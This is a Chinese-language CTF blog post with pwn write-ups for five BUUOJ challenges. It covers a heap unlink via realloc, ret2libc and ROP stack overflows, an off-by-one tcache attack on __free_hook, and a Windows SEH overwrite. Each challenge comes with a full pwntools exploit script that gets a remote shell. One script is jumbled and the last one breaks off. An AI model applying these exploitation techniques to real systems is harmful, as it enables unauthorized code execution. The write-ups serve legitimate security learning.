buuoj Pwn writeup 226-230

原创

yongbaoii 于 2021-08-31 08:07:35 发布 110 收藏

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/119333170

226 jarvisoj_guestbook2

```
RELRO           STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled   No PIE       No RPATH   No RUNPATH   No Symbols     Yes    0               2            ./226
```

刚开始是初始化。

```
_QWORD *sub_400A49()
{
  _QWORD *result; // rax
  int i; // [rsp+Ch] [rbp-4h]

  qword_6020A8 = (__int64)malloc(0x1810uLL);
  *(_QWORD *)qword_6020A8 = 256LL;
  result = (_QWORD *)qword_6020A8;
  *(_QWORD *)(qword_6020A8 + 8) = 0LL;
  for ( i = 0; i <= 255; ++i )
  {
    *(_QWORD *)(qword_6020A8 + 24LL * i + 16) = 0LL;
    *(_QWORD *)(qword_6020A8 + 24LL * i + 24) = 0LL;
    result = (_QWORD *)(qword_6020A8 + 24LL * i + 32);
    *result = 0LL;
  }
  return result;
}
```


每个chunk的信息啥的，

都申请了一个大的chunk都写在了里面。

list

```
int sub_400B14()
{
  __int64 v0; // rax
  unsigned int i; // [rsp+Ch] [rbp-4h]
```

```
  if ( *(__int64 *)(qword_6020A8 + 8) <= 0 )
  {
    LODWORD(v0) = puts("You need to create some new posts first.");
  }
  else
  {
    for ( i = 0; ; ++i )
    {
      v0 = *(_QWORD *)qword_6020A8;
      if ( (int)i >= *(_QWORD *)qword_6020A8 )
        break;
      if ( *(_QWORD *)(qword_6020A8 + 24LL * (int)i + 16) == 1LL )
        printf("%d. %s\n", i, *(const char **)(qword_6020A8 + 24LL * (int)i + 32));
    }
  }
  return v0;
}
```


add

```
  for ( i = 0; ; ++i )
  {
    v0 = *(_QWORD *)qword_6020A8;
    if ( i >= *(_QWORD *)qword_6020A8 )
      break;
    if ( !*(_QWORD *)(qword_6020A8 + 24LL * i + 16) )
    {
      printf("Length of new post: ");
      v3 = sub_40094E();
      if ( v3 > 0 )
      {
        if ( v3 > 4096 )
          v3 = 4096;
        v4 = malloc((128 - v3 % 128) % 128 + v3);
        printf("Enter your post: ");
        sub_40085D(v4, (unsigned int)v3);
        *(_QWORD *)(qword_6020A8 + 24LL * i + 16) = 1LL;
        *(_QWORD *)(qword_6020A8 + 24LL * i + 24) = v3;
        *(_QWORD *)(qword_6020A8 + 24LL * i + 32) = v4;
        ++*(_QWORD *)(qword_6020A8 + 8);
        LODWORD(v0) = puts("Done.");
      }
      else
      {
        LODWORD(v0) = puts("Invalid length!");
      }
      return v0;
    }
  }
```

edit

```
int sub_400D87()

__int64 v1; // rbx
int v2; // [rsp+4h] [rbp-1Ch]
int v3; // [rsp+8h] [rbp-18h]

printf("Post number: ");
v3 = sub_40094E();
if ( v3 < 0 || v3 >= *(_QWORD *)qword_6020A8 || *(_QWORD *)(qword_6020A8 + 24
  return puts("Invalid number!");
printf("Length of post: ");
v2 = sub_40094E();
if ( v2 <= 0 )
  return puts("Invalid length!");
if ( v2 > 4096 )
  v2 = 4096;
if ( v2 != *(_QWORD *)(qword_6020A8 + 24LL * v3 + 24) )
{
  v1 = qword_6020A8;
  *(_QWORD *)(v1 + 24LL * v3 + 32) = realloc(*(void **)(qword_6020A8 + 24LL *
  *(_QWORD *)(qword_6020A8 + 24LL * v3 + 24) = v2;
}
printf("Enter your post: ");
sub_40085D(*(_QWORD *)(qword_6020A8 + 24LL * v3 + 32), (unsigned int)v2);
return puts("Done.");
```


free

```
int sub_400F7D()
{
  int v1; // [rsp+Ch] [rbp-4h]

  if ( *(__int64 *)(qword_6020A8 + 8) <= 0 )
    return puts("No posts yet.");
  printf("Post number: ");
  v1 = sub_40094E();
  if ( v1 < 0 || v1 >= *(_QWORD *)qword_6020A8 )
    return puts("Invalid number!");
  --*(_QWORD *)(qword_6020A8 + 8);
  *(_QWORD *)(qword_6020A8 + 24LL * v1 + 16) = 0LL;
  *(_QWORD *)(qword_6020A8 + 24LL * v1 + 24) = 0LL;
  free(*(void **)(qword_6020A8 + 24LL * v1 + 32));
  return puts("Done.");
}
```


跟

jarvisoj_level6_x64

有血缘关系。

问题出在edit的realloc上面。
我们先来看一下realloc。

> size == 0 ， 这个时候等同于free
> realloc_ptr == 0 && size > 0 ， 这个时候等同于malloc
> malloc_usable_size(realloc_ptr) >= size， 这个时候等同于edit
> malloc_usable_size(realloc_ptr) < szie， 这个时候才是malloc一块更大的内存，将原来的内容复制过去，再将原来的chunk给free掉

在这个题里面当我们realloc的时候如果size大于ptr的size，会首先将原来的chunk释放掉，然后再找一个更大的chunk分配给它，返回这个chunk的地址，但是我们要注意，这里的找一个更大的chunk，有两种不同情况。
1、如果有足够空间用于扩大mem_address指向的内存块，则分配额外内存，并返回mem_address
这里说的是“扩大”，我们知道，realloc是从堆上分配内存的，当扩大一块内存空间时， realloc()试图直接从堆上现存的数据后面的那些字节中获得附加的字节，如果能够满足，自然天下太平。也就是说，如果原先的内存大小后面还有足够的空闲空间用来分配，加上原来的空间大小＝ newsize。那么就ok。得到的是一块连续的内存。
2、如果原先的内存大小后面没有足够的空闲空间用来分配，那么从堆中另外找一块newsize大小的内存。

我们这道题用到的情况显然是后者。
我们在做题的时候首先申请了5个chunk，然后free掉了2、4.接着对chunk1进行了一次大于chunksize的edit，那么造成的结果是什么，首先释放了chunk1的地址，然后试图寻找对上现存的能用的空间，就找到了2,因为他是空闲的，于是合并再一次，分配给chunk1.所以虽然你是edit的0x90，但是其实返回的chunk是1、2合并起来的0x120.

然后伪造好chunk，做一个unlink就好了。

确实有个uaf，但是好像跟他也没什么关系。

exp

```
#!/usr/bin/env python
from pwn import *

context.log_level = "debug"

r = remote('node4.buuoj.cn','28138')

elf = ELF('./226')
libc = ELF('./64/libc-2.23.so')

def show():
    r.recvuntil('Your choice: ')
    r.sendline('1')
def add(size, note):
    r.recvuntil('Your choice: ')
    r.sendline('2')
    r.recvuntil('Length of new post: ')
    r.sendline(str(size))
    r.recvuntil('Enter your post: ')
    r.sendline(note)
def edit(index, size, note):
    r.recvuntil('Your choice: ')
    r.sendline('3')
    r.recvuntil('Post number: ')
    r.sendline(str(index))
    r.recvuntil('Length of post: ')
    r.sendline(str(size))
    r.recvuntil('Enter your post: ')
    r.send(note)
def free(index):
```

```
    r.recvuntil('Your choice: ')
    r.sendline('4')
    r.recvuntil('Post number: ')
    r.sendline(str(index))

free_got = elf.got['free']

add(0x80,0x80 * 'a')    # chunk 0
add(0x80,0x80 * 'a')    # chunk 1
add(0x80,0x80 * 'a')    # chunk 2
add(0x80,0x80 * 'a')    # chunk 3
add(0x80,0x80 * 'a')    # chunk 4
edit(4,len("/bin/sh\x00"),"/bin/sh\x00")

#gdb.attach(r)

free(3)
free(1)

payload = 0x90 * 'a'
edit(0,len(payload),payload)
show()
#show the heap_addr
#two unsorted_bin chunk linked

r.recvuntil(0x90 * 'a')
heap_0 = u64(r.recvuntil('\x0a') + '\x00\x00\x00\x00') - 0x19a0
heap_4 = heap_0 + 0x1a40

fd = heap_0 - 0x18
bk = heap_0 - 0x10
payload = p64(0) + p64(0x80)
payload += p64(fd) + p64(bk)
payload = payload.ljust(0x80,'\x00')
payload += p64(0x80) + p64(0x90)
edit(0,len(payload),payload)

free(1)
#这个free就是用到realloc造成堆溢出之后造成的unlink

payload = p64(2) + p64(1) + p64(0x8) + p64(free_got)    #chunk0 size改为0x8
payload += p64(0) * 9 + p64(1) + p64(8) + p64(heap_4)
payload = payload.ljust(0x90,'\x00')
edit(0,len(payload),payload)

show()
free = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
libc_base = free - libc.sym['free']
system = libc_base + libc.sym['system']

print hex(libc_base)

payload = p64(system)
edit(0,len(payload),payload)

r.interactive()
```

227 安洵杯_2018_neko

```
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled   No PIE        No RPATH   No RUNPATH   76 Symbols    No      0              4            ./227
```

```
  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 2, 0);
  puts("************************************************");
  puts("              /\\____/\\     __");
  puts("           .'  \"\"\"\"\"  `,-'  `--.__");
  puts("      __,- :    -  -    ;  \" ::      `-. -.__");
  puts("   ,-sssss `._   `'  _,'\"      ,'~~~::`.sssss-.");
  puts(" |ssssss ,' ,_`--'_    __,' ::    `   `.ssssss|");
  puts("|sssssss `-._____~ `,,'_______,---_;; ssssss|");
  puts(" |sssssssss      `--'~{__   ____    ,'ssssss|");
  puts("  `-sssssssssssssssss ~~~~~~~~~~~ ssss.-'\"");
  puts("       `---.sssssssssssssssssss.---' ");
  puts("************************************************");
  puts("Hey!Do you like cats?");
  __isoc99_scanf("%c", v4);
  if ( v4[0] == 'y' || v4[0] == 'Y' )
  {
    play();
  }
  else if ( v4[0] == 'n' || v4[0] == 'N' )
  {
    puts("No...there is no flag for the guy who don't like cats..");
  }
  else
  {
    puts("answer my question OK?");
  }
  return 0;
}
```



```
int play()
{
  char s[208]; // [esp+8h] [ebp-D0h] BYREF

  memset(s, 0, 0xC8u);
  puts("Huh...maby you have a change to get my flag.");
  puts("If you can solve my puzzle :p");
  puts("                              ,");
  puts("      ,-.       _,---._ __  / \\  ");
  puts("     /  )    .-'       `./ /   \\  ");
  puts("    (  (   ,'            `/    /|  ");
  puts("     \\  `-\"             \\'\\   / |   ");
  puts("      `.              ,  \\ \\ /  |     ");
  puts("       /`.          ,'-`----Y   |      ");
  puts("      (            ;        |   '      ");
  puts("      |  ,-.    ,-'         |  /       ");
  puts("      |  | (   |            | /        ");
  puts("      )  |  \\  `.___________|/         ");
```

```
  puts("      `--'   `--'\")                                    ");
  puts("Help this cat found his anchovies:");
  read(0, s, 400u);
  puts("Where are the anchovies?");
  return 0;
```



```
int anchovies()
{
  return system("/bin/cat");
}
```

栈溢出还有system函数。

exp

```
from pwn import*

context.log_level = "debug"

r = remote("node4.buuoj.cn", "27847")

elf = ELF("./227")
libc = ELF("./32/libc-2.27.so")

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
play = 0x80486e7

r.sendlineafter("Hey!Do you like cats?\n", "y")
payload = 'a' * 0xd4 + p32(puts_plt) + p32(play) + p32(puts_got)
r.sendlineafter("Help this cat found his anchovies:\n", payload)

puts_addr = u32(r.recvuntil("\xf7")[-4:])
libc_base = puts_addr - libc.sym['puts']
bin_sh = libc_base + libc.search("/bin/sh").next()
system_addr = libc_base + libc.sym['system']
print "puts_addr = " + hex(puts_addr)
print "libc_base = " + hex(libc_base)


payload = "a" * 0xd4 + p32(system_addr) * 2 + p32(bin_sh)
r.sendlineafter("Help this cat found his anchovies:\n", payload)

r.interactive()
```

这道题刚开始的时候似乎是没有给环境的，libcsearcher也找不到，找到了不用泄露libc的exp，学习学习。

exp

```
from pwn import*

context.log_level = 'debug'

#sh = process('./neko')
```

```python
sh = remote("node4.buuoj.cn", "27847")

sys_plt  = 0x08048410
data_addr = 0x0804A028

mov_ecx_edx  = 0x0804884c
xchg_ecx_edx = 0x08048842
xor_edx_edx  = 0x0804882a
xor_edx_ebx  = 0x08048834
pop_ebx      = 0x080483dd


payload = "A"*0xd0 + "A"*0x4
#-------------------------------------#
# addr -> ecx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += p32(data_addr)
payload += p32(xor_edx_ebx)
payload += "B"*0x4
payload += p32(xchg_ecx_edx)
payload += "B"*0x4

# data -> edx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += "/bin"
payload += p32(xor_edx_ebx)
payload += "B"*0x4

# edx -> ecx
payload += p32(mov_ecx_edx)
payload += "B"*0x4
payload += p32(0)


# addr+4 -> ecx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += p32(data_addr + 4)
payload += p32(xor_edx_ebx)
payload += "B"*0x4
payload += p32(xchg_ecx_edx)
payload += "B"*0x4

# data -> edx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += "/sh\x00"
payload += p32(xor_edx_ebx)
payload += "B"*0x4

# edx -> ecx
payload += p32(mov_ecx_edx)
payload += "B"*0x4
payload += p32(0)
```


```
sh.recv()
sh.sendline(payload)

sh.interactive()
payload += p32(sys_plt)
payload += "B"*0x4

payload += p32(data_addr)

sh.recv()
sh.send('y')

sh.recv()
sh.sendline(payload)

sh.interactive()
```

228 mrctf2020_nothing_but_everything


```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   No Symbols     No     0               0            ./228
```

这题真绝，给的程序是静态的，没有一点输出，符号表也没有，功能漏洞全靠猜。

我们首先判断程序是先输入个啥，然后进入一大堆输入的地方。
找到第二次输入，动态调试。



rdx是0x300



明显看到栈大小是0x70，有溢出，我们直接 用ROPgadget就行。

exp

```
from pwn import *
from struct import pack

def exp():

        r = remote('node4.buuoj.cn', 28242)
        r.sendline("1")
        sleep(1)

        p = 'a' * 120

        p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
```

```python
    p += pack('<Q', 0x00000000006b90e0) # @ .data
    p += pack('<Q', 0x00000000004494ac) # pop rax ; ret
    p += '/bin//sh'
    p += pack('<Q', 0x000000000047f261) # mov qword ptr [rsi], rax ; ret
    p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
    p += pack('<Q', 0x00000000006b90e8) # @ .data + 8
    p += pack('<Q', 0x0000000000444840) # xor rax, rax ; ret
    p += pack('<Q', 0x000000000047f261) # mov qword ptr [rsi], rax ; ret
    p += pack('<Q', 0x0000000000400686) # pop rdi ; ret
    p += pack('<Q', 0x00000000006b90e0) # @ .data
    p += pack('<Q', 0x00000000004100d3) # pop rsi ; ret
    p += pack('<Q', 0x00000000006b90e8) # @ .data + 8
    p += pack('<Q', 0x0000000000449505) # pop rdx ; ret
    p += pack('<Q', 0x00000000006b90e8) # @ .data + 8
    p += pack('<Q', 0x0000000000444840) # xor rax, rax ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
```

```
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x00000000004746b0) # add rax, 1 ; ret
    p += pack('<Q', 0x000000000040123c) # syscall

    r.sendline(p)

    r.interactive()

exp()
```

229 ciscn_2019_n_4

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   85 Symbols      Yes     0               4          ./229
```

got表可以修改，pie也没开。

add

```
v5 = __readfsqword(0x28u);
for ( i = 0; i <= 9; ++i )
{
  if ( !*(&nests + i) )
  {
    *(&nests + i) = malloc(0x10uLL);
    if ( !*(&nests + i) )
    {
      puts("Nope.something wrong..");
      exit(1);
    }
    printf("how big is the nest ?");
    read(0, buf, 8uLL);
    size = atoi(buf);
    v0 = (__int64)*(&nests + i);
    *(_QWORD *)(v0 + 8) = malloc(size);
    if ( !*((_QWORD *)*(&nests + i) + 1) )
    {
      puts("Nope.something wrong..");
      exit(2);
    }
    *(_QWORD *)*(&nests + i) = size;
    printf("what stuff you wanna put in the nest?");
    myread(*((_QWORD *)*(&nests + i) + 1), size);
    puts("Thx buddy.");
    return __readfsqword(0x28u) ^ v5;
  }
}
```


bss段里面先是申请了一个一个0x10大小的chunk，前八个字节放着size，后八个字节放着申请到的chunk的地址。

edit

```
unsigned __int64 decoratenest()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("OOB!My Boy!");
    _exit(0);
  }
  if ( *(&nests + v1) )
  {
    printf("what stuff you wanna put in the nest?");
    myread(*((void **)*(&nests + v1) + 1), *(_QWORD *)*(&nests + v1) + 1LL);
    puts("Done !");
  }
  else
  {
    puts("No such nest !");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


有个

off by one

show

```
unsigned __int64 shownest()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("OOB!My Boy!");
    _exit(0);
  }
  if ( *(&nests + v1) )
  {
    printf("Size : %ld\nDecorations : %s\n", *(_QWORD *)*(&nests + v1), *((const char **)*(&nests + v1) + 1));
    puts("Done !");
  }
  else
  {
    puts("No such nest !");
  }
  return __readfsqword(0x28u) ^ v3;
}
```


正常show

delete

```
unsigned __int64 crash_nest()
{
  int v1; // [rsp+Ch] [rbp-14h]
  char buf[8]; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("OOB!My Boy!");
    _exit(0);
  }
  if ( *(&nests + v1) )
  {
    free(*((void **)*(&nests + v1) + 1));
    free(*(&nests + v1));
    *(&nests + v1) = 0LL;
    puts("Now another w0odpeck3r lost his house :(");
  }
  else
  {
    puts("No such nest !");
  }
  return __readfsqword(0x28u) ^ v3;
```


有uaf，但是限制比较多，因为size清零了。

所以这道题说白了就是一个off by one。
因为got表也可以修改，所以就随便攻击。

exp

```python
from pwn import *

context.log_level = "debug"

r = remote('node4.buuoj.cn',28709)
#r = process("./229")
libc = ELF('./64/libc-2.27.so')
#libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.27-3ubuntu1.2_amd64/libc.so
.6")

def add(size,content):
    r.sendlineafter(':','1')
    r.sendlineafter(' ?',str(size))
    r.sendlineafter('nest?',content)

def edit(idx,content):
    r.sendlineafter(':','2')
    r.sendlineafter(' :',str(idx))
    r.sendafter('nest?',content)

def show(idx):
    r.sendlineafter(':','3')
    r.sendlineafter('Index :',str(idx))

def delete(idx):
    r.sendlineafter(':','4')
    r.sendlineafter('Index :',str(idx))

add(0x410,'aaaa')#0
add(0x10,'/bin/sh\x00')#1

delete(0)
add(0x18,'')#0
show(0)
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']
 & 0xFFF) - 0x1000
#这里接受到的跟unsorted bin里面的地址不一样
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
print "libc_base = " + hex(libc_base)

add(0x10,'aaaa')#2
add(0x10,'/bin/sh\x00')#3
add(0x10,'aaaa')#4

edit(0, 'a'* 0x10 + p64(0x40) + '\x81')
delete(3)
delete(2)
#gdb.attach(r)
add(0x71,'a'*0x38+p64(0x21)+p64(free_hook))#2
#gdb.attach(r)

add(0x10,p64(system_addr)) #3

delete(1)

r.interactive()
```

230 [Windows][HITB GSEC]BABYSTACK

第一道winpwn，拖到IAD看一下逻辑。

```
v4 = __acrt_iob_func(0);
setvbuf(v4, 0, 4, 0);
puts("ouch! Do not kill me , I will tell you everything");
sub_401420("stack address = 0x%x\n", (char)v9);
sub_401420("main address = 0x%x\n", (char)main);
for ( i = 0; i < 10; ++i )
{
  puts("Do you want to know more?");
  sub_401000(v9, 10);
  v6 = strcmp(v9, "yes");
  if ( v6 )
    v6 = v6 < 0 ? -1 : 1;
  if ( v6 )
  {
    v5 = strcmp(v9, "no");
    if ( v5 )
      v5 = v5 < 0 ? -1 : 1;
    if ( !v5 )
      break;
    sub_401000(v9, 256);
  }
  else
  {
    puts("Where do you want to know");
    v7 = sub_401060();
    sub_401420("Address 0x%x value is 0x%x\n", v7);
  }
}
ms_exc.registration.TryLevel = -2;
puts("I can tell you everything, but I never believe 1+1=2");
```

```
0000531 _main:15 (401131)
```


给了main函数跟stack的地址，明显有个溢出。所以我们按照一般的思路，去伪造SEH，具体点说是scope table结构体来劫持异常程序流，最后制造异常来get shell。
参考了这个链接

exp参考了EX大佬。

```python
from pwn import *

context.arch = 'i386'

r = remote('node4.buuoj.cn', 25882)

def get_value(addr):
    r.recvuntil('Do you want to know more?')
    r.sendline('yes')
    r.recvuntil('Where do you want to know')
    r.sendline(str(addr))
    r.recvuntil('value is ')
    return int(r.recvline(), 16)

r.recvuntil('stack address =')
result = r.recvline()
stack_addr = int(result, 16)
r.recvuntil('main address =')
result = r.recvline()
main_address = int(result, 16)

security_cookie = get_value(main_address + 12116)


r.sendline('n')
next_addr = stack_addr + 212

SCOPETABLE = [
    0x0FFFFFFE,
    0,
    0x0FFFFFCC,
    0,
